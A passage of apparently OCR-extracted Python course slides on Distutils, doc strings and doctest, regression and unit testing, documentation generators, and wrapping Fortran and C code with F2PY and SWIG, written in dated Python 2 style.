```
os.path.join(sys.prefix, 'lib', 'python' + sys.version[0:3],
             'site-packages')
# e.g. /usr/lib/python2.3/site-packages
```

- Distutils relies on a `setup.py` script

A simple setup.py script

- Say we want to distribute two modules in two files

```
MyMod.py   mymodcore.py
```

- Typical `setup.py` script for this case:

```
#!/usr/bin/env python
from distutils.core import setup

setup(name='MyMod',
      version='1.0',
      description='Python module example',
      author='Hans Petter Langtangen',
      author_email='hpl@ifi.uio.no',
      url='http://www.simula.no/pymod/MyMod',
      py_modules=['MyMod', 'mymodcore'],
     )
```


setup.py with compiled code

- Modules can also make use of Fortran, C, C++ code
- `setup.py` can also list C and C++ files; these will be compiled with the same options/compiler as used for Python itself
- SciPy has an extension of Distutils for "intelligent" compilation of Fortran files
- Note: `setup.py` eliminates the need for makefiles
- Examples of such `setup.py` files are provided in the section on mixing Python with Fortran, C and C++

Installing modules

- Standard command:

```
python setup.py install
```

- If the module contains files to be compiled, a two-step procedure can be invoked

```
python setup.py build
# compiled files and modules are made in subdir. build/
python setup.py install
```


Controlling the installation destination

- `setup.py` has many options
- Control the destination directory for installation:

```
python setup.py install --home=$HOME/install
# copies modules to /home/hpl/install/lib/python
```

- Make sure that `/home/hpl/install/lib/python` is registered in your `PYTHONPATH`

How to learn more about Distutils

- Go to the official electronic Python documentation
- Look up “Distributing Python Modules”
(for packing modules in `setup.py` scripts)
- Look up “Installing Python Modules”
(for running `setup.py` with various options)

Doc strings

Contents

- How to document *usage* of Python functions, classes, modules
- Automatic testing of code (through doc strings)

More info

- App. B.1/B.2 in the course book
- HappyDoc, Pydoc, Epydoc manuals
- Style guide for doc strings (see `doc.html`)

Doc strings (1)

- Doc strings = first string in functions, classes, files
- Put user information in doc strings:

```
def ignorecase_sort(a, b):
    """Compare strings a and b, ignoring case."""
    ...
```

- The doc string is available at run time and explains the purpose and usage of the function:

```
>>> print ignorecase_sort.__doc__
'Compare strings a and b, ignoring case.'
```


Doc strings (2)

- Doc string in a class:

```
class MyClass:
    """Fake class just for exemplifying doc strings."""

    def __init__(self):
        ...
```

- Doc strings in modules are a (often multi-line) string starting in the top of the file

```
"""
This module is a fake module
for exemplifying multi-line
doc strings.
"""
```

Doc strings (3)

- The doc string serves two purposes:
  - documentation in the source code
  - on-line documentation through the attribute `__doc__`
  - documentation generated by, e.g., HappyDoc
- HappyDoc: Tool that can extract doc strings and automatically produce overview of Python classes, functions etc.
- Doc strings can, e.g., be used as balloon help in sophisticated GUIs (cf. IDLE)
- Providing doc strings is a good habit!

Doc strings (4)

There is an official style guide for doc strings:

- PEP 257 "Docstring Conventions" from http://www.python.org/dev/peps/
- Use triple double quoted strings as doc strings
- Use complete sentences, ending in a period

```
def somefunc(a, b):
    """Compare a and b."""
```


Automatic doc string testing (1)

- The `doctest` module enables automatic testing of interactive Python sessions embedded in doc strings

```
class StringFunction:
    """
    Make a string expression behave as a Python function
    of one variable.
    Examples on usage:
    >>> from StringFunction import StringFunction
    >>> f = StringFunction('sin(3*x) + log(1+x)')
    >>> p = 2.0; v = f(p)  # evaluate function
    >>> p, v
    (2.0, 0.81919679046918392)
    >>> f = StringFunction('1+t', independent_variables='t')
    >>> v = f(1.2)  # evaluate function of t=1.2
    >>> print "%.2f" % v
    2.20
    >>> f = StringFunction('sin(t)')
    >>> v = f(1.2)  # evaluate function of t=1.2
    Traceback (most recent call last):
        v = f(1.2)
    NameError: name 't' is not defined
    """
```


Automatic doc string testing (2)

- Class `StringFunction` is contained in the module `StringFunction`
- Let `StringFunction.py` execute two statements when run as a script:

```
def _test():
    import doctest, StringFunction
    return doctest.testmod(StringFunction)

if __name__ == '__main__':
    _test()
```

- Run the test:

```
python StringFunction.py       # no output: all tests passed
python StringFunction.py  -v   # verbose output
```


Software engineering

Version control systems

Why?

- Can retrieve old versions of files
- Can print history of incremental changes
- Very useful for programming or writing teams
- Contains an official repository
- Programmers work on *copies* of repository files
- Conflicting modifications by different team members are detected
- Can serve as a backup tool as well
- So simple to use that there are no arguments against using version control systems!

Some svn commands

- svn: a modern version control system, with commands much like the older widespread CVS tool
- See `http://www.third-bit.com/swc/www/swc.html`
- Or the course book for a quick introduction
- `svn import/checkout`: start with CVS
- `svn add`: register a new file
- `svn commit`: check files into the repository
- `svn remove`: remove a file
- `svn move`: move/rename a file
- `svn update`: update file tree from repository
- See also `svn help`

Contents

- How to verify that scripts work as expected
- Regression tests
- Regression tests with numerical data
- `doctest` module for doc strings with tests/examples
- Unit tests

More info

- Appendix B.4 in the course book
- `doctest`, `unittest` module documentation

Verifying scripts

How can you know that a script works?

- Create some tests, save (what you think are) the correct results
- Run the tests frequently, compare new results with the old ones
- Evaluate discrepancies
- If new and old results are equal, one believes that the script still works
- This approach is called *regression testing*

The limitation of tests

Program testing can be a very effective way to show the presence of bugs, but is hopelessly inadequate for showing their absence. -Dijkstra, 1972

Three different types of tests

- Regression testing:
  test a complete application ("problem solving")
- Tests embedded in source code (doc string tests):
  test user functionality of a function, class or module
  (Python grabs out interactive tests from doc strings)
- Unit testing:
  test a single method/function or small pieces of code
  (emphasized in Java and extreme programming (XP))

Info: App. B.4 in the course book
doctest and unittest module documentation (Py Lib.Ref.)

Regression testing

- Create a number of tests
- Each test is run as a script
- Each such script writes some key results to a file
- This file must be compared with a previously generated 'exact' version of the file

A suggested set-up

- Say the name of a script is `myscript`
- Say the name of a test for `myscript` is `test1`
- `test1.verify`: script for testing
- `test1.verify` runs `myscript` and directs/copies important results to `test1.v`
- Reference ('exact') output is in `test1.r`
- Compare `test1.v` with `test1.r`
- The first time `test1.verify` is run, copy `test1.v` to `test1.r` (if the results seem to be correct)

Recursive run of all tests

- Regression test scripts `*.verify` are distributed around in a directory tree
- Go through all files in the directory tree
- If a file has suffix `.verify`, say `test.verify`, execute `test.verify`
- Compare `test.v` with `test.r` and report differences


File comparison

- How can we determine if two (text) files are equal?

  ```
  some_diff_program test1.v test1.r > test1.diff
  ```
- Unix `diff`:
  output is not very easy to read/interpret,
  tied to Unix
- Perl script `diff.pl`:
  easy readable output, but very slow for large files
- Tcl/Tk script `tkdiff.tcl`:
  very readable graphical output
- `gvimdiff` (part of the Vim editor):
  highlights differences in parts of long lines
- Other tools: emacs `ediff`, `diff.py`, `windiff` (Windows only)

tkdiff.tcl

tkdiff.tcl hw-GUI2.py hw-GUI3.py



Example

- We want to write a regression test for src/ex/circle.py (solves equations for circular movement of a body)

```
python circle.py 5 0.1
```

```
# 5: no of circular rotations
# 0.1: time step used in numerical method
```

- Output from circle.py:

```
xmin xmax ymin ymax
x1 y1
x2 y2
...
end
```

`xmin`, `xmax`, `ymin`, `ymax`: bounding box for all the `x1,y1`, `x2,y2` etc. coordinates


Establishing correct results

- When is the output correct? (for later use as reference)
- Exact result from `circle.py`, `x1,y1`, `x2,y2` etc., are points on a circle
- Numerical approximation errors imply that the points deviate from a circle
- One can get a visual impression of the accuracy of the results from

```
python circle.py 3 0.21 | plotpairs.py
```

Try different time step values!

Plot of approximate circle



Regression test set-up

- Test script: circle.verify
- Simplest version of circle.verify (Bourne shell):

```
#!/bin/sh
./circle.py 3 0.21 > circle.v
```

- Could of course write it in Python as well:

```
#!/usr/bin/env python
import os
os.system("./circle.py 3 0.21 > circle.v")
# or completely cross platform:
os.system(os.path.join(os.curdir,"circle.py") + \
          " 3 0.21 > circle.v")
```


The .v file with key results

- How does `circle.v` look like?

```
-1.8 1.8 -1.8 1.8
1.0 1.31946891451
-0.278015372225 1.64760748997
-0.913674369652 0.491348066081
0.0481770738882 -0.411890560708
1.16224152523 0.295116238827
end
```

- If we believe circle.py is working correctly, `circle.v` is copied to `circle.r`
- `circle.r` now contains the reference ('exact') results

Executing the test

- Manual execution of the regression test:

```
./circle.verify
diff.py circle.v circle.r > circle.log
```

- View `circle.log`; if it is empty, the test is ok; if it is non-empty, one must judge the quality of the new results in `circle.v` versus the old ('exact') results in `circle.r`

Automating regression tests

- We have made a Python module Regression for automating regression testing
- `regression` is a script, using the Regression module, for executing all `*.verify` test scripts in a directory tree, run a diff on `*.v` and `*.r` files and report differences in HTML files
- Example:

```
regression.py verify .
```

runs all regression tests in the current working directory and all subdirectories

Presentation of results of tests

- Output from the `regression` script are two files:
  - `verify_log.htm`: overview of tests and no of differing lines between `.r` and `.v` files
  - `verify_log_details.htm`: detailed diff
- If all results (`verify_log.htm`) are ok, update latest results (`*.v`) to reference status (`*.r`) in a directory tree:

```
regression.py update .
```

- The update is important if just changes in the output format have been performed (this may cause large, insignificant differences!)

Running a single test

- One can also run `regression` on a single test (instead of traversing a directory tree):

```
regression.py verify circle.verify
regression.py update circle.verify
```


Tools for writing test files

- Our Regression module also has a class `TestRun` for simplifying the writing of robust *.verify scripts
- Example: `mytest.verify`

```
import Regression
test = Regression.TestRun("mytest.v")
# mytest.v is the output file

# run script to be tested (myscript.py):
test.run("myscript.py", options="-g -p 1.0")
# runs myscript.py -g -p 1.0

# append file data.res to mytest.v
test.append("data.res")
```

- Many different options are implemented, see the book

Numerical round-off errors

- Consider `circle.py`, what about numerical round-off errors when the regression test is run on different hardware?

```
-0.16275412     # Linux PC
-0.16275414     # Sun machine
```

  The difference is not significant wrt testing whether circle.py works correctly
- Can easily get a difference between each output line in `circle.v` and `circle.r`
- How can we judge if `circle.py` is really working?
- Answer: try to ignore round-off errors when comparing `circle.v` and `circle.r`

Tools for numeric data

- Class `TestRunNumerics` in the Regression module extends class `TestRun` with functionality for ignoring round-off errors
- Idea: write real numbers with (say) five significant digits only
- `TestRunNumerics` modifies all real numbers in `*.v`, after the file is generated
- Problem: small bugs can arise and remain undetected
- Remedy: create another file `*.vd` (and `*.rd`) with a *few* selected data (floating-point numbers) written with all significant digits

Example on a .vd file

- The `*.vd` file has a compact format:

```
## field 1
number of floats
float1
float2
float3
...
## field 2
number of floats
float1
float2
float3
...
## field 3
...
```


A test with numeric data


- Example file: src/ex/circle2.verify (and circle2.r, circle2.rd)
- We have a made a tool that can visually compare `*.vd` and `*.rd` in the form of two curves

```
regression.py verify circle2.verify
floatdiff.py circle2.vd circle2.rd

# usually no diff in the above test, but we can fake
# a diff for illustrating floatdiff.py:
perl -pi.old~~ -e 's/\d$/0/;' circle2.vd
floatdiff.py circle2.vd circle2.rd
```

- Random curve deviation imply round-off errors only
- Trends in curve deviation may be caused by bugs

The floatdiff.py GUI

```
floatdiff.py circle2.vd circle2.rd
```



Automatic doc string testing

- The doctest module can grab out interactive sessions from doc strings, run the sessions, and compare new output with the output from the session text
- Advantage: doc strings shows example on usage and these examples can be automatically verified at any time

Example

```
class StringFunction:
    """
    Make a string expression behave as a Python function
    of one variable.
    Examples on usage:

    >>> from StringFunction import StringFunction
    >>> f = StringFunction('sin(3*x) + log(1+x)')
    >>> p = 2.0; v = f(p)  # evaluate function
    >>> p, v
    (2.0, 0.81919679046918392)
    >>> f = StringFunction('1+t', independent_variables='t')
    >>> v = f(1.2)  # evaluate function of t=1.2
    >>> print "%.2f" % v
    2.20
    >>> f = StringFunction('sin(t)')
    >>> v = f(1.2)  # evaluate function of t=1.2
    Traceback (most recent call last):
        v = f(1.2)
    NameError: name 't' is not defined
    """
```


The magic code enabling testing

```
def _test():
    import doctest, StringFunction
    return doctest.testmod(StringFunction)

if __name__ == '__main__':
    _test()
```


Example on output (1)

```
Running StringFunction.StringFunction.__doc__
Trying: from StringFunction import StringFunction
Expecting: nothing
ok
Trying: f = StringFunction('sin(3*x) + log(1+x)')
Expecting: nothing
ok
Trying: p = 2.0; v = f(p)  # evaluate function
Expecting: nothing
ok
Trying: p, v
Expecting: (2.0, 0.81919679046918392)
ok
Trying: f = StringFunction('1+t', independent_variables='t')
Expecting: nothing
ok
Trying: v = f(1.2)  # evaluate function of t=1.2
Expecting: nothing
ok
```


Example on output (1)

```
Trying: v = f(1.2)  # evaluate function of t=1.2
Expecting:
Traceback (most recent call last):
    v = f(1.2)
NameError: name 't' is not defined
ok
0 of 9 examples failed in StringFunction.StringFunction.__doc__
...
Test passed.
```


Unit testing

- Aim: test all (small) pieces of code (each class method, for instance)
- Cornerstone in extreme programming (XP)
- The Unit test framework was first developed for Smalltalk and then ported to Java (JUnit)
- The Python module unittest implements a version of JUnit
- While regression tests and doc string tests verify the overall functionality of the software, unit tests verify all the small pieces
- Unit tests are particularly useful when the code is restructured or newcomers perform modifications
- Write tests first, then code (!)

Using the unit test framework

- Unit tests are implemented in classes derived from class `TestCase` in the unittest module
- Each test is a method, whose name is prefixed by `test`
- Generated and correct results are compared using methods `assert*` or `failUnless*` inherited from class `TestCase`
- Example:

```
from py4cs.StringFunction import StringFunction
import unittest

class TestStringFunction(unittest.TestCase):

    def test_plain1(self):
        f = StringFunction('1+2*x')
        v = f(2)
        self.failUnlessEqual(v, 5, 'wrong value')
```


Tests with round-off errors

- Compare v with correct answer to 6 decimal places:

```
def test_plain2(self):
    f = StringFunction('sin(3*x) + log(1+x)')
    v = f(2.0)
    self.failUnlessAlmostEqual(v, 0.81919679046918392, 6,
                               'wrong value')
```

More examples

```
def test_independent_variable_t(self):
    f = StringFunction('1+t', independent_variables='t')
    v = '%.2f' % f(1.2)

    self.failUnlessEqual(v, '2.20', 'wrong value')

# check that a particular exception is raised:
def test_independent_variable_z(self):
    f = StringFunction('1+z')

    self.failUnlessRaises(NameError, f, 1.2)

def test_set_parameters(self):
    f = StringFunction('a+b*x')
    f.set_parameters('a=1; b=4')
    v = f(2)

    self.failUnlessEqual(v, 9, 'wrong value')
```


Initialization of unit tests

- Sometimes a common initialization is needed before running unit tests
- This is done in a method `setUp`:

```
class SomeTestClass(unittest.TestCase):
    ...
    def setUp(self):
        <initializations for each test go here...>
```


Run the test

- Unit tests are normally placed in a separate file
- Enable the test:

```
if __name__ == '__main__':
    unittest.main()
```

- Example on output:

```
.....
----------------------------------------------------------------
Ran 5 tests in 0.002s

OK
```


If some tests fail...

- This is how it looks like when unit tests fail:

```
==============================================================
FAIL: test_plain1 (__main__.TestStringFunction)
--------------------------------------------------------------
Traceback (most recent call last):
  File "./test_StringFunction.py", line 16, in test_plain1
    self.failUnlessEqual(v, 5, 'wrong value')
  File "/some/where/unittest.py", line 292, in failUnlessEqual
    raise self.failureException, \
AssertionError: wrong value
```


More about unittest

- The unittest module can do much more than shown here
- Multiple tests can be collected in test suites
- Look up the description of the unittest module in the Python Library Reference!
- There is an interesting scientific extension of unittest in the SciPy package

Contents

- How to make man pages out of the source code
- Doc strings
- Tools for automatic documentation
- Pydoc
- HappyDoc
- Epydoc

Write code and doc strings, autogenerate documentation!

More info

- App. B.2.2 in the course book
- Manuals for HappyDoc and Epydoc (see `doc.html`)
- `pydoc -h`

Man page documentation (1)

- Man pages = list of implemented functionality (preferably with examples)
- Advantage: man page as part of the source code
  - helps to document the code
  - increased reliability: doc details close to the code
  - easy to update doc when updating the code

Python tools for man page doc

- Pydoc: comes with Python
- HappyDoc: third-party tool
- HappyDoc support StructuredText, an “invisible”/natural markup of the text

Pydoc

- Suppose you have a module `doc` in `doc.py`
- View a structured documentation of classes, methods, functions, with arguments and doc strings:

  ```
  pydoc doc.py
  ```

  (try it out on `src/misc/doc.py`)
- Or generate HTML:

  ```
  pydoc -w doc.py
  mozilla\emp\{doc.html\}  # view generated file
  ```

- You can view any module this way (including built-ins)

  ```
  pydoc math
  ```


Advantages of Pydoc

- Pydoc gives complete info on classes, methods, functions
- Note: the Python Library Reference does not have *complete* info on interfaces
- Search for modules whose doc string contains “keyword”:

  ```
  pydoc -k keyword
  ```

  e.g. find modules that do someting with dictionaries:

  ```
  pydoc -k dictionary
  ```

  (searches all reachable modules (`sys.path`))

HappyDoc

- HappyDoc gives more comprehensive and sophisticated output than Pydoc
- Try it:

  ```
  cp $scripting/src/misc/doc.py .
  happydoc doc.py
  cd doc  # generated subdirectory
  mozilla index.html  # generated root of documentation
  ```


- HappyDoc supports StructuredText, which enables easy markup of plain ASCII text

Example on StructuredText

See `src/misc/doc.py` for more examples and references

```
Simple formatting rules

  Paragraphs are separated by blank lines. Words in running
  text can be *emphasized*.  Furthermore, text in single
  forward quotes, like 's = sin(r)', is typeset as code.
  Examples of lists are given in the 'func1' function
  in class 'MyClass' in the present module.
  Hyperlinks are also available, see the 'README.txt' file
  that comes with HappyDoc.

Headings

  To make a heading, just write the heading and
  indent the proceeding paragraph.

Code snippets

  To include parts of a code, end the preceeding paragraph
  with example:, examples:, or a double colon::

      if a == b:
          return 2+2
```


Browser result



Epydoc

- Epydoc is like Pydoc; it generates HTML, LaTeX and PDF
- Generate HTML document of a module:

  ```
  epydoc --html -o tmp -n 'My First Epydoc Test' docex_epydoc.py
  mozilla tmp/index.html
  ```

- Can document large packages (nice toc/navigation)

Docutils

- Docutils is a coming tool for extracting documentation from source code
- Docutils supports an extended version of StructuredText
- See link in `doc.html` for more info

POD (1)

- POD = Plain Old Documentation
- Perl's documentation system
- POD applies tags and blank lines for indicating the formatting style

```
=head1 SYNOPSIS

 use File::Basename;

 ($name,$path,$suffix) = fileparse($fullname,@suff)
 fileparse_set_fstype($os_string);
 $basename = basename($fullname,@suffixlist);
 $dirname = dirname($fullname);

=head1 DESCRIPTION

=over 4

=item fileparse_set_fstype
...
=cut
```


POD (2)

- Perl ignores POD directives and text
- Filters transform the POD text to nroff, HTML, LaTeX, ASCII, ...
- Disadvantage: only Perl scripts can apply POD
- Example: src/sdf/simviz1-poddoc.pl

Mixed language programming

Contents

- Why Python and C are two different worlds
- Wrapper code
- Wrapper tools
- F2PY: wrapping Fortran (and C) code
- SWIG: wrapping C and C++ code

More info

- Ch. 5 in the course book
- F2PY manual
- SWIG manual
- Examples coming with the SWIG source code
- Ch. 9 and 10 in the course book

Optimizing slow Python code

- Identify bottlenecks (via profiling)
- Migrate slow functions to Fortran, C, or C++
- Tools make it easy to combine Python with Fortran, C, or C++

Getting started: Scientific Hello World

- Python-F77 via F2PY
- Python-C via SWIG
- Python-C++ via SWIG

Later: Python interface to `oscillator` code for interactive computational steering of simulations (using F2PY)

The nature of Python vs. C

- A Python variable can hold different objects:

```
d = 3.2    # d holds a float
d = 'txt'  # d holds a string
d = Button(frame, text='push')  # instance of class Button
```

- In C, C++ and Fortran, a variable is declared of a specific type:

```
double d; d = 4.2;
d = "some string";  /* illegal, compiler error */
```

- This difference makes it quite complicated to call C, C++ or Fortran from Python

Calling C from Python

- Suppose we have a C function

```
extern double hw1(double r1, double r2);
```

- We want to call this from Python as

```
from hw import hw1
r1 = 1.2; r2 = -1.2
s = hw1(r1, r2)
```

- The Python variables `r1` and `r2` hold numbers (`float`), we need to extract these in the C code, convert to `double` variables, then call `hw1`, and finally convert the `double` result to a Python `float`
- All this conversion is done in *wrapper code*

Wrapper code

- Every object in Python is represented by C struct `PyObject`
- Wrapper code converts between `PyObject` variables and plain C variables (from `PyObject r1` and `r2` to `double`, and `double` result to `PyObject`):

```
static PyObject *_wrap_hw1(PyObject *self, PyObject *args) {
    PyObject *resultobj;
    double arg1, arg2, result;

    PyArg_ParseTuple(args,(char *)"dd:hw1",&arg1,&arg2))

    result = hw1(arg1,arg2);

    resultobj = PyFloat_FromDouble(result);
    return resultobj;
}
```


Extension modules

- The wrapper function and `hw1` must be compiled and linked to a shared library file
- This file can be loaded in Python as module
- Such modules written in other languages are called *extension modules*

Writing wrapper code

- A wrapper function is needed for each C function we want to call from Python
- Wrapper codes are tedious to write
- There are tools for automating wrapper code development
- We shall use SWIG (for C/C++) and F2PY (for Fortran)

Integration issues

- Direct calls through wrapper code enables efficient data transfer; large arrays can be sent by pointers
- COM, CORBA, ILU, .NET are different technologies; more complex, less efficient, but safer (data are copied)
- Jython provides a seamless integration of Python and Java

Scientific Hello World example

- Consider this Scientific Hello World module (`hw`):

```
import math, sys

def hw1(r1, r2):
    s = math.sin(r1 + r2)
    return s

def hw2(r1, r2):
    s = math.sin(r1 + r2)
    print 'Hello, World! sin(%g+%g)=%g' % (r1,r2,s)
```

Usage:

```
from hw import hw1, hw2
print hw1(1.0, 0)
hw2(1.0, 0)
```

- We want to implement the module in Fortran 77, C and C++, and use it as if it were a pure Python module

Fortran 77 implementation

- We start with Fortran (F77);
  Python-F77 is simpler than Python-C (because F2PY almost automates Py-F77 integration)
- F77 code:

```
      real*8 function hw1(r1, r2)
      real*8 r1, r2
      hw1 = sin(r1 + r2)
      return
      end

      subroutine hw2(r1, r2)
      real*8 r1, r2, s
      s = sin(r1 + r2)
      write(*,1000) 'Hello, World! sin(',r1+r2,')=',s
 1000 format(A,F6.3,A,F8.6)
      return
      end
```


One-slide F77 course

- Fortran is case insensitive (`reAL` is as good as `real`)
- One statement per line, must start in column 7 or later
- Comma on separate lines
- All function arguments are input and output
  (as pointers in C, or references in C++)
- A function returning one value is called `function`
- A function returning no value is called `subroutine`
- Types: `real`, `double precision`, `real*4`, `real*8`, `integer`, `character` (array)
- Arrays: just add dimension, as in
  `real*8 a(0:m, 0:n)`
- Format control of output requires `FORMAT` statements

Using F2PY

- F2PY automates integration of Python and Fortran
- Say the F77 code is in the file `hw.f`
- Make a subdirectory for wrapping code:

```
mkdir f2py-hw; cd f2py-hw
```

- Run F2PY:

```
f2py -m hw -c ../hw.f
```

- Load module into Python and test:

```
from hw import hw1, hw2
print hw1(1.0, 0)
hw2(1.0, 0)
```

- It cannot be simpler!

Call by reference issues

- In Fortran (and C/C++) functions often modify arguments; here the result `s` is an output *argument*:

```
      subroutine hw3(r1, r2, s)
      real*8 r1, r2, s
      s = sin(r1 + r2)
      return
      end
```

- Running F2PY results in a module with wrong behavior:

```
>>> from hw import hw3
>>> r1 = 1;  r2 = -1;  s = 10
>>> hw3(r1, r2, s)
>>> print s
10   # should be 0
```

- Why? F2PY assumes that all arguments are input arguments

Check F2PY-generated doc strings

- F2PY generates doc strings that document the interface:

```
>>> import hw
>>> print hw.__doc__
Functions:
  hw1 = hw1(r1,r2)
  hw2(r1,r2)
  hw3(r1,r2,s)

>>> print hw.hw3.__doc__
hw3 - Function signature:
  hw3(r1,r2,s)
Required arguments:
  r1 : input float
  r2 : input float
  s : input float
```

- `hw3` assumes `s` is *input* argument!

Interface files

- We can tailor the interface by editing an F2PY-generated *interface file*
- Run F2PY in two steps: (i) generate interface file, (ii) generate wrapper code, compile and link
- Generate interface file `hw.pyf` (`-h` option):

```
f2py -m hw -h hw.pyf ../hw.f
```


Outline of the interface file

- The interface applies a Fortran 90 module (class) syntax
- Each function/subroutine, its arguments and its return value is specified:

```
python module hw ! in
    interface  ! in :hw
        ...
        subroutine hw3(r1,r2,s) ! in :hw:../hw.f
            real*8 :: r1
            real*8 :: r2
            real*8 :: s
        end subroutine hw3
    end interface
end python module hw
```

(Fortran 90 syntax)

Adjustment of the interface

- We may edit `hw.pyf` and specify `s` in `hw3` as an output argument, using F90's `intent(out)` keyword:

```
python module hw ! in
    interface  ! in :hw
        ...
        subroutine hw3(r1,r2,s) ! in :hw:../hw.f
            real*8 :: r1
            real*8 :: r2
            real*8, intent(out) :: s
        end subroutine hw3
    end interface
end python module hw
```

- Next step: run F2PY with the edited interface file:

```
f2py -c hw.pyf ../hw.f
```


Output arguments are returned

- Load the module and print its doc string:

```
>>> import hw
>>> print hw.__doc__
Functions:
  hw1 = hw1(r1,r2)
  hw2(r1,r2)
  s = hw3(r1,r2)
```

Oops! `hw3` takes only two arguments and *returns* `s`!

- This is the "Pythonic" function style; input data are arguments, output data are returned
- By default, F2PY treats all arguments as input
- F2PY generates Pythonic interfaces, different from the original Fortran interfaces, so check out the module's doc string!

General adjustment of interfaces

- Function with multiple input and output variables

```
subroutine somef(i1, i2, o1, o2, o3, o4, io1)
```

- input: `i1`, `i2`
- output: `o1`, ..., `o4`
- input *and* output: `io1`
- Pythonic interface:

```
o1, o2, o3, o4, io1 = somef(i1, i2, io1)
```

Specification of input/output arguments

- In the interface file:

```
python module somemodule
    interface
        ...
        subroutine somef(i1, i2, o1, o2, o3, o4, io1)
            real*8, intent(in) :: i1
            real*8, intent(in) :: i2
            real*8, intent(out) :: o1
            real*8, intent(out) :: o2
            real*8, intent(out) :: o3
            real*8, intent(out) :: o4
            real*8, intent(in,out) :: io1
        end subroutine somef
        ...
    end interface
end python module somemodule
```

- Note: no `intent` implies `intent(in)`

Specification of input/output arguments

- Instead of editing the interface file, we can add special F2PY comments in the Fortran source code:

```
      subroutine somef(i1, i2, o1, o2, o3, o4, io1)
      real*8 i1, i2, o1, o2, o3, o4, io1
Cf2py intent(in) i1
Cf2py intent(in) i2
Cf2py intent(out) o1
Cf2py intent(out) o2
Cf2py intent(out) o3
Cf2py intent(out) o4
Cf2py intent(in,out) io1
```

- Now a single F2PY command generates correct interface:

```
f2py -m hw -c ../hw.f
```


Integration of Python and C

- Let us implement the hw module in C:

```
#include <stdio.h>
#include <math.h>
#include <stdlib.h>

double hw1(double r1, double r2)
{
  double s;  s = sin(r1 + r2);  return s;
}

void hw2(double r1, double r2)
{
  double s;  s = sin(r1 + r2);
  printf("Hello, World! sin(%g+%g)=%g\n", r1, r2, s);
}

/* special version of hw1 where the result is an argument: */
void hw3(double r1, double r2, double *s)
{
  *s = sin(r1 + r2);
}
```


Using F2PY

- F2PY can also wrap C code if we specify the function signatures as Fortran 90 modules
- My procedure:
  - write the C functions as empty Fortran 77 functions or subroutines
  - run F2PY on the Fortran specification to generate an interface file
  - run F2PY with the interface file and the C source code

Step 1: Write Fortran 77 signatures

```
C file signatures.f

      real*8 function hw1(r1, r2)
Cf2py intent(c) hw1
      real*8 r1, r2
Cf2py intent(c) r1, r2
      end

      subroutine hw2(r1, r2)
Cf2py intent(c)  hw2
      real*8 r1, r2
Cf2py intent(c) r1, r2
      end

      subroutine hw3(r1, r2, s)
Cf2py intent(c) hw3
      real*8 r1, r2, s
Cf2py intent(c) r1, r2
Cf2py intent(out) s
      end
```


Step 2: Generate interface file

- Run

```
Unix/DOS> f2py -m hw -h hw.pyf signatures.f
```

- Result: `hw.pyf`

```
python module hw ! in
    interface  ! in :hw
        function hw1(r1,r2) ! in :hw:signatures.f
            intent(c) hw1
            real*8 intent(c) :: r1
            real*8 intent(c) :: r2
            real*8 intent(c) :: hw1
        end function hw1
        ...
        subroutine hw3(r1,r2,s) ! in :hw:signatures.f
            intent(c) hw3
            real*8 intent(c) :: r1
            real*8 intent(c) :: r2
            real*8 intent(out) :: s
        end subroutine hw3
    end interface
end python module hw
```


Step 3: compile C code into extension module

- Run

```
Unix/DOS> f2py -c hw.pyf hw.c
```

- Test:

```
import hw
print hw.hw3(1.0,-1.0)
print hw.__doc__
```

- One can either write the interface file by hand or write F77 code to generate, but for every C function the Fortran signature must be specified

Using SWIG

- Wrappers to C and C++ codes can be automatically generated by SWIG
- SWIG is more complicated to use than F2PY
- First make a SWIG interface file
- Then run SWIG to generate wrapper code
- Then compile and link the C code and the wrapper code

SWIG interface file

- The interface file contains C preprocessor directives and special SWIG directives:

```
/* file: hw.i */
%module hw
%{
/* include C header files necessary to compile the interface */
#include "hw.h"
%}

/* list functions to be interfaced: */
double hw1(double r1, double r2);
void   hw2(double r1, double r2);
void   hw3(double r1, double r2, double *s);
# or
%include "hw.h"  /* make interface to all funcs in hw.h */
```


Making the module

- Run SWIG (preferably in a subdirectory):

```
swig -python -I.. hw.i
```

- SWIG generates wrapper code in

```
hw_wrap.c
```

- Compile and link a shared library module:

```
gcc -I.. -O -I/some/path/include/python2.3 \
    -c ../hw.c hw_wrap.c
gcc -shared -o _hw.so hw.o hw_wrap.o
```

  Note the underscore prefix in `_hw.so`

A build script

- Can automate the compile+link process
- Can use Python to extract where `Python.h` resides (needed by any wrapper code)

```
swig -python -I.. hw.i

root=`python -c 'import sys; print sys.prefix'`
ver=`python -c 'import sys; print sys.version[:3]'`
gcc -O -I.. -I$root/include/python$ver -c ../hw.c hw_wrap.c
gcc -shared -o _hw.so hw.o hw_wrap.o

python -c "import hw" # test
```

  (these statements are found in `make_module_1.sh`)
- The module consists of two files: `hw.py` (which loads) `_hw.so`

Building modules with Distutils (1)

- Python has a tool, Distutils, for compiling and linking extension modules
